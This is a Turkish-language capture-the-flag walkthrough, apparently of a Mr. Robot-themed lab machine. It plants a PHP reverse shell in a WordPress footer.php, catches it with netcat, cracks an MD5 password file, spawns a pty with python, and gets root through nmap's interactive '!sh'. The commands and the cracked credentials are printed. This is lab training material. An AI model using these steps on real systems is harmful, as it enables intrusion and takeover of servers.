


-Siteye başarılı bir şekilde giriş yapabildim.Ayrıca burada Wordpress sürümü üzerinden bir exploit uygulayıp erişim alabilirdim.




-Şimdi yapacağım işlem ise site üzerine bir php ekleyip siteye erişim sağlamak olacaktır.

-Pentest monkey sitesi üzerinden bir php indiriyorum.




-Benim daha önce kullandığım .php dosyam üzerinden işlem gerçekleştireceğim.


-Fakat site yükleme yapmama izin vermiyor.




-Ardından sonunu .png olarak ekleyip işlem gerçekleştirdiğimde yine hata veriyor.Jpg uzantısı ile işlemi bir kere daha deneyeceğim.



-Jpg yaptığımda da yine aynı hatayla karşılaşıyorum.



-Yükleme yapamadığım için site üzerinde bulunan herhangi bir php üzerinden işlem yapmak istiyorum.Footer.php dosyasına shell.php dosyalarımı yazıyorum ve aynı zamanda netcat üzerinden port dinlemesi yapıyorum.




-Netcat üzerinden dinlemeye aldığım yerden shell bağlantısı kurdum.

-Erişim sağladıktan sonra kullanıcı değiştirme işlemi gerçekleştireceğim.

```
cat: key-2-of-3.txt: Permission denied
$ cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
$
```

-Dizinler arasında gezerken bir adet password dosyasına erişiyorum ve md5 olarak şifrelendiğini görüntülüyorum.



-Bunu network üzerinden okunabilir hale getiriyorum ve başarılı bir şekilde şifreye erişim sağladım.

```
$ ls
key-2-of-3.txt
password.raw-md5
$ su robot
su: must be run from a terminal
$
```

-İşlem yaptığımda terminalde olmadığımı söylüyor.Terminal alma işlemi için python kütüphanesini kullanacağım.

```
sudo: no tty present and no askpass program specified
$ ls
key-2-of-3.txt
password.raw-md5
$ su robot
su: must be run from a terminal
$ python -c 'import pty; pty.spawn("/bin/bash")'
daemon@linux:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

robot@linux:~$
```

-Başarılı bir şekilde robot kullanıcısına erişim sağlıyorum.

```
robot@linux:/$ find / -perm -u=s -type f 2>dev/null
find / -perm -u=s -type f 2>dev/null
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/chsh
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
```

-Geriye root olma işlemi kaldı.Burada ilk önce find komutu ile root olabileceğim dizinleri arıyorum.

```
robot@linux:/$ nmap --interactive
nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> !sh
!sh
# whoami
whoami
root
```

-Root yetkisi alabileceğim uygulamalara baktığımda nmap gözüme çarpıyor.Network üzerinden bir nmap command interactive terminal araması ile nmap üzerinden bir shell kurup oradan root yetkisini ele alıyorum.